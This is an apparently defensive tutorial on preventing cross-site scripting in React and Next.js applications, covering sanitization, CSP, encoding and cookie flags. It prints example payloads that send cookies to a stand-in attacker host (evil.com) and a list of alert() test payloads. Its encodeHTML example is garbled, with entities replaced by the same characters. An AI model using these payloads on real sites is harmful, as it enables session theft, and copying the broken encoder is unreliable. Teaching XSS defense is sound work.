Cross-site scripting (XSS) remains one of the most persistent security vulnerabilities in web applications. Despite modern frameworks providing built-in protections, XSS attacks continue to appear because developers inadvertently bypass those safeguards or introduce vulnerable patterns in specific scenarios. As a result, understanding how XSS works and where your framework’s protections fall short is essential for building secure web applications.
This guide covers the three types of XSS attacks, explains why modern frameworks like React and Next.js are not automatically immune, and walks through practical XSS prevention techniques you can apply to your codebase today. Whether you build single-page applications, server-rendered pages, or APIs that return HTML, these patterns protect your users from script injection.
What Is Cross-Site Scripting (XSS)?
XSS is an injection attack where malicious scripts are injected into trusted websites. When a victim visits the affected page, the browser executes the injected script because it cannot distinguish between legitimate application code and the attacker’s payload. Consequently, the attacker can steal session cookies, redirect users to phishing sites, modify page content, or perform actions on behalf of the victim.
The core issue is that the application includes untrusted data in its output without proper encoding or sanitization. In other words, user-supplied content becomes executable code in the browser.
The Three Types of XSS
Understanding each type helps you identify where your application is vulnerable and which XSS prevention techniques apply.
Stored XSS (Persistent)
Stored XSS occurs when the malicious payload is saved to the server — typically in a database — and then rendered to other users. For example, an attacker posts a comment containing a script tag, the application stores it, and every user who views that comment executes the script.
<!-- Attacker submits this as a comment -->
<script>fetch('https://evil.com/steal?cookie=' + document.cookie)</script>
This is the most dangerous type because it affects every user who views the infected content, not just the attacker’s target. Forum posts, user profiles, product reviews, and chat messages are all common stored XSS vectors.
Reflected XSS (Non-Persistent)
Reflected XSS occurs when the application includes user input from the current request in its response without encoding it. The payload is not stored — instead, it arrives via a URL parameter or form submission and is immediately reflected back in the response.
https://example.com/search?q=<script>alert('XSS')</script>
If the application renders the search query directly in the page without encoding, the script executes. Attackers distribute these URLs through phishing emails or social engineering, tricking victims into clicking links that execute malicious code on the trusted site.
DOM-Based XSS
DOM-based XSS occurs entirely in the browser. The server response does not contain the malicious payload — instead, client-side JavaScript reads untrusted data from the URL, cookies, or other browser APIs and inserts it into the DOM unsafely.
// VULNERABLE: DOM-based XSS via innerHTML
const searchTerm = new URLSearchParams(window.location.search).get('q');
document.getElementById('results').innerHTML = `Results for: ${searchTerm}`;
// URL: ?q=<img src=x onerror="alert('XSS')">
Because the payload never reaches the server, server-side sanitization cannot catch DOM-based XSS. Consequently, client-side code must handle untrusted data safely.
Why Modern Frameworks Are Not Enough
React, Vue, Angular, and other modern frameworks escape output by default, which prevents many XSS attacks. However, every framework provides escape hatches that developers use regularly — and those escape hatches are where XSS vulnerabilities hide.
React’s Built-In Protection and Its Limits
React automatically escapes values embedded in JSX. When you render a variable inside curly braces, React converts special characters like <, >, and & into their HTML entity equivalents.
// SAFE: React escapes this automatically
function SearchResults({ query }) {
  return <h2>Results for: {query}</h2>;
  // If query is "<script>alert('xss')</script>",
  // React renders it as text, not as HTML
}
However, React provides dangerouslySetInnerHTML for rendering raw HTML. Despite the warning in the name, developers use it frequently for rendering rich text content, markdown output, and CMS-generated HTML.
// VULNERABLE: dangerouslySetInnerHTML with unsanitized input
function BlogPost({ content }) {
  return <div dangerouslySetInnerHTML={{ __html: content }} />;
  // If content contains <script> tags, they execute
}
Additionally, React does not protect against XSS in certain attributes. The href attribute on anchor tags, for instance, can execute JavaScript:
// VULNERABLE: javascript: protocol in href
function UserLink({ url, label }) {
  return <a href={url}>{label}</a>;
  // If url is "javascript:alert('XSS')", clicking the link executes code
}

// SECURE: Validate the URL protocol
function UserLink({ url, label }) {
  const safeUrl = url.startsWith('http://') || url.startsWith('https://')
    ? url
    : '#';
  return <a href={safeUrl}>{label}</a>;
}
For teams building React applications with performance optimization patterns, security considerations should be part of every component review.
Next.js Server-Side Rendering Risks
Server-rendered applications introduce additional XSS vectors. When Next.js renders pages on the server, user input that reaches the HTML response without encoding becomes a reflected XSS vulnerability. Server Components and Server Actions that interpolate user data into HTML need the same scrutiny as traditional server-side templates.
// VULNERABLE: Unencoded data in server-rendered meta tag
export async function generateMetadata({ searchParams }) {
  return {
    title: `Search: ${searchParams.q}`, // XSS if q contains HTML
  };
}
Fortunately, Next.js and React handle most of this encoding automatically in JSX output. Nevertheless, any time you construct HTML strings manually on the server — for emails, PDF generation, or API responses — you must encode user data explicitly.
Practical XSS Prevention Techniques

These techniques form a layered defense against XSS. No single technique catches every vector, so applying multiple layers provides the strongest protection.
Technique 1: Sanitize HTML Input with DOMPurify
When your application must accept and render user-supplied HTML (rich text editors, markdown content, CMS output), sanitize it with a dedicated library. DOMPurify is the most widely used HTML sanitizer for JavaScript.
import DOMPurify from 'dompurify';

// SECURE: Sanitize HTML before rendering
function RichTextContent({ html }) {
  const clean = DOMPurify.sanitize(html, {
    ALLOWED_TAGS: ['p', 'b', 'i', 'em', 'strong', 'a', 'ul', 'ol', 'li', 'br', 'h2', 'h3'],
    ALLOWED_ATTR: ['href', 'target', 'rel'],
  });

  return <div dangerouslySetInnerHTML={{ __html: clean }} />;
}
DOMPurify removes script tags, event handlers (onclick, onerror), dangerous protocols (javascript:, data:), and other XSS vectors while preserving safe HTML formatting. Always configure an allowlist of permitted tags and attributes rather than relying on the defaults alone.
For server-side sanitization in Node.js, use the isomorphic-dompurify package or sanitize-html:
import sanitizeHtml from 'sanitize-html';

function sanitizeUserContent(rawHtml) {
  return sanitizeHtml(rawHtml, {
    allowedTags: ['p', 'b', 'i', 'em', 'strong', 'a', 'ul', 'ol', 'li', 'br'],
    allowedAttributes: {
      a: ['href', 'target'],
    },
    allowedSchemes: ['http', 'https'],
  });
}
Technique 2: Content Security Policy (CSP) Headers
A Content Security Policy tells the browser which sources of content are legitimate. Even if an attacker injects a script tag, the browser blocks it if the script’s source violates the CSP.
// Express middleware for CSP
import helmet from 'helmet';

app.use(helmet.contentSecurityPolicy({
  directives: {
    defaultSrc: ["'self'"],
    scriptSrc: ["'self'", "'nonce-${nonce}'"],
    styleSrc: ["'self'", "'unsafe-inline'"],
    imgSrc: ["'self'", 'data:', 'https:'],
    connectSrc: ["'self'", 'https://api.example.com'],
    fontSrc: ["'self'"],
    objectSrc: ["'none'"],
    frameAncestors: ["'none'"],
    upgradeInsecureRequests: [],
  },
}));
The most important directive for XSS prevention is script-src. Setting it to 'self' blocks inline scripts and scripts from external domains. For legitimate inline scripts, use nonce-based CSP:
import crypto from 'crypto';

app.use((req, res, next) => {
  const nonce = crypto.randomBytes(16).toString('base64');
  res.locals.nonce = nonce;

  res.setHeader(
    'Content-Security-Policy',
    `script-src 'self' 'nonce-${nonce}'`
  );
  next();
});

// In your template, add the nonce to legitimate scripts
// <script nonce="<%= nonce %>">...</script>
CSP works as a defense-in-depth layer. It does not replace input sanitization and output encoding, but it significantly limits the damage an XSS vulnerability can cause. Even if a script is injected, the browser refuses to execute it because it lacks the correct nonce.
Technique 3: Output Encoding
Output encoding converts special characters into their safe equivalents based on the context where the data appears. The encoding rules differ depending on whether data is placed in HTML content, HTML attributes, JavaScript, CSS, or URLs.
// HTML entity encoding for content context
function encodeHTML(str) {
return str
.replace(/&/g, '&')
.replace(/</g, '<')
.replace(/>/g, '>')
.replace(/"/g, '"')
.replace(/'/g, ''');
}
// URL encoding for URL parameters
function encodeURLParam(str) {
return encodeURIComponent(str);
}
// Usage in a server-rendered template
const userInput = '<script>alert("xss")</script>';
const safeHTML = encodeHTML(userInput);
// Result: <script>alert("xss")</script>
In React, JSX handles HTML encoding automatically for content and most attributes. However, when you build HTML strings outside JSX — in API responses, email templates, or logging — you must encode manually.
Technique 4: Validate and Sanitize URLs
User-supplied URLs are a common XSS vector through the javascript: protocol. Always validate URL schemes before rendering them in href or src attributes.
function sanitizeUrl(url) {
  try {
    const parsed = new URL(url);
    const allowedProtocols = ['http:', 'https:', 'mailto:'];

    if (!allowedProtocols.includes(parsed.protocol)) {
      return '#';
    }

    return parsed.toString();
  } catch {
    return '#';
  }
}

// SECURE: URL validation in a React component
function ExternalLink({ url, children }) {
  const safeUrl = sanitizeUrl(url);

  return (
    <a href={safeUrl} target="_blank" rel="noopener noreferrer">
      {children}
    </a>
  );
}
Technique 5: Use HttpOnly and Secure Cookie Flags
While not strictly XSS prevention, HttpOnly cookies prevent JavaScript from reading session cookies — which limits the damage an XSS attack can cause. Even if an attacker executes JavaScript on your page, they cannot steal the session cookie.
// Express session configuration with secure cookie flags
import session from 'express-session';

app.use(session({
  secret: process.env.SESSION_SECRET,
  cookie: {
    httpOnly: true,    // JavaScript cannot access this cookie
    secure: true,      // Only sent over HTTPS
    sameSite: 'strict', // Not sent with cross-origin requests
    maxAge: 3600000,   // 1 hour expiration
  },
  resave: false,
  saveUninitialized: false,
}));
For applications using JWT-based authentication, storing tokens in HttpOnly cookies rather than localStorage prevents XSS from stealing authentication credentials.
XSS Prevention in APIs
APIs that return HTML or HTML-like content need XSS prevention too. Even JSON APIs can contribute to XSS if the client renders response data unsafely.
Setting Security Headers on API Responses
// Middleware for API security headers
app.use((req, res, next) => {
  res.setHeader('X-Content-Type-Options', 'nosniff');
  res.setHeader('X-XSS-Protection', '0'); // Disable legacy XSS filter
  res.setHeader('Content-Type', 'application/json; charset=utf-8');
  next();
});
The X-Content-Type-Options: nosniff header prevents the browser from MIME-sniffing a JSON response as HTML, which could otherwise lead to XSS if the JSON contains HTML-like content. Meanwhile, the X-XSS-Protection: 0 header disables the legacy browser XSS auditor, which has known bypass vulnerabilities and can actually introduce new attack vectors.
Sanitizing Data Before Storage
Sanitize user input when it enters your system, not just when it leaves. This prevents stored XSS from propagating to any consumer of that data — web frontends, mobile apps, email templates, and third-party integrations.
import sanitizeHtml from 'sanitize-html';
import { z } from 'zod';

const commentSchema = z.object({
  body: z.string().min(1).max(5000).transform((val) =>
    sanitizeHtml(val, {
      allowedTags: ['p', 'b', 'i', 'em', 'strong', 'br'],
      allowedAttributes: {},
    })
  ),
  authorId: z.string().uuid(),
});

app.post('/api/comments', authenticate, async (req, res) => {
  const parsed = commentSchema.safeParse(req.body);

  if (!parsed.success) {
    return res.status(400).json({ errors: parsed.error.issues });
  }

  const comment = await Comment.create(parsed.data);
  res.status(201).json(comment);
});
By combining Zod validation with HTML sanitization in the transform step, you ensure that every comment stored in the database is already clean.
Real-World Scenario: XSS in a SaaS Dashboard
A team builds a project management SaaS where users create tasks with rich text descriptions. The rich text editor produces HTML that is stored in the database and rendered across the dashboard for all team members. During a security review, the team discovers that the rich text content is rendered using dangerouslySetInnerHTML without sanitization.
An attacker creates a task with a description containing:
<img src="x" onerror="fetch('https://evil.com/steal', {
  method: 'POST',
  body: document.cookie
})">
Every team member who views this task unknowingly sends their session cookies to the attacker’s server. Because the application uses cookie-based authentication without the HttpOnly flag, the attacker gains full access to every affected account.
The team implements a three-layer fix. First, they add DOMPurify sanitization on the server when storing rich text content, stripping all event handlers and script-related elements. Second, they also sanitize on the client side before rendering with dangerouslySetInnerHTML, providing defense in depth in case the database already contains malicious content. Third, they add a Content Security Policy that blocks inline scripts and limits the connect-src directive to their own API domain. Additionally, they set the HttpOnly flag on all session cookies to limit the impact of any future XSS that bypasses their sanitization.
The remediation also includes a database migration that sanitizes all existing rich text content, removing any previously stored malicious payloads.
Testing for XSS Vulnerabilities
After implementing XSS prevention measures, verify they work with both manual and automated testing.
Manual XSS Testing Payloads
Test every input field and URL parameter with these payloads:
<script>alert('XSS')</script>
<img src=x onerror=alert('XSS')>
<svg onload=alert('XSS')>
javascript:alert('XSS')
"><script>alert('XSS')</script>
'><img src=x onerror=alert('XSS')>
If any of these payloads trigger an alert box, you have an XSS vulnerability. With proper prevention, all of these should render as harmless text or be stripped entirely.
Automated Security Scanning
Integrate XSS scanning into your CI/CD pipeline. OWASP ZAP, Burp Suite, and Snyk Code all detect common XSS patterns. Automated scanning catches the obvious vulnerabilities, while manual testing with creative payloads catches the edge cases.
When to Use Each XSS Prevention Technique
- Framework auto-escaping (React JSX) — for all standard content rendering, which covers the majority of use cases
- DOMPurify sanitization — when you must render user-supplied HTML (rich text editors, markdown, CMS content)
- Content Security Policy — as a defense-in-depth layer on every application, blocking inline script execution even if sanitization fails
- URL validation — for any user-supplied link rendered in
hreforsrcattributes - HttpOnly cookies — for all session and authentication cookies, limiting XSS impact
- Output encoding — when building HTML strings outside your framework (emails, server templates, API responses)
When NOT to Rely on Specific Techniques
- Client-side validation alone — attackers bypass client-side checks trivially, so always sanitize on the server as well
- Blocklist-based filtering — attempting to block known XSS patterns (like
<script>) misses countless bypass techniques, whereas allowlisting safe elements is more reliable - Browser XSS auditors — the
X-XSS-Protectionheader is deprecated and its filter has known bypasses, so do not rely on it - Encoding in the wrong context — HTML encoding does not protect against XSS in JavaScript contexts, and URL encoding does not protect in HTML contexts
Common Mistakes with XSS Prevention
- Using
dangerouslySetInnerHTMLorv-htmlwith unsanitized user content because “the framework handles it” - Sanitizing on output but not on storage, which leaves malicious content in the database for other consumers
- Setting a Content Security Policy with
'unsafe-inline'inscript-src, which effectively disables CSP’s XSS protection - Forgetting to validate
javascript:protocol in user-supplied URLs rendered inhrefattributes - Storing JWTs or session tokens in localStorage instead of HttpOnly cookies, making them accessible to XSS payloads
- Trusting data from your own API without encoding it, assuming “internal data is safe” when it originally came from user input
- Not encoding user data in server-rendered HTML outside your framework’s automatic escaping
Building XSS-Resistant Applications
Effective XSS prevention follows a consistent pattern: never trust user input, encode output for its context, and add defense-in-depth layers that limit damage when individual protections fail. Modern frameworks handle the majority of encoding automatically, which means your primary focus should be on the exceptions — dangerouslySetInnerHTML, URL attributes, server-rendered strings, and API responses that contain HTML.
Start by auditing every place your application renders user-supplied content. Add DOMPurify where raw HTML rendering is necessary. Deploy a Content Security Policy that blocks inline scripts. Set HttpOnly and Secure flags on all cookies. Then, integrate automated XSS scanning into your CI pipeline so that new vulnerabilities are caught before they reach production. When these layers work together, XSS attacks have nowhere to land.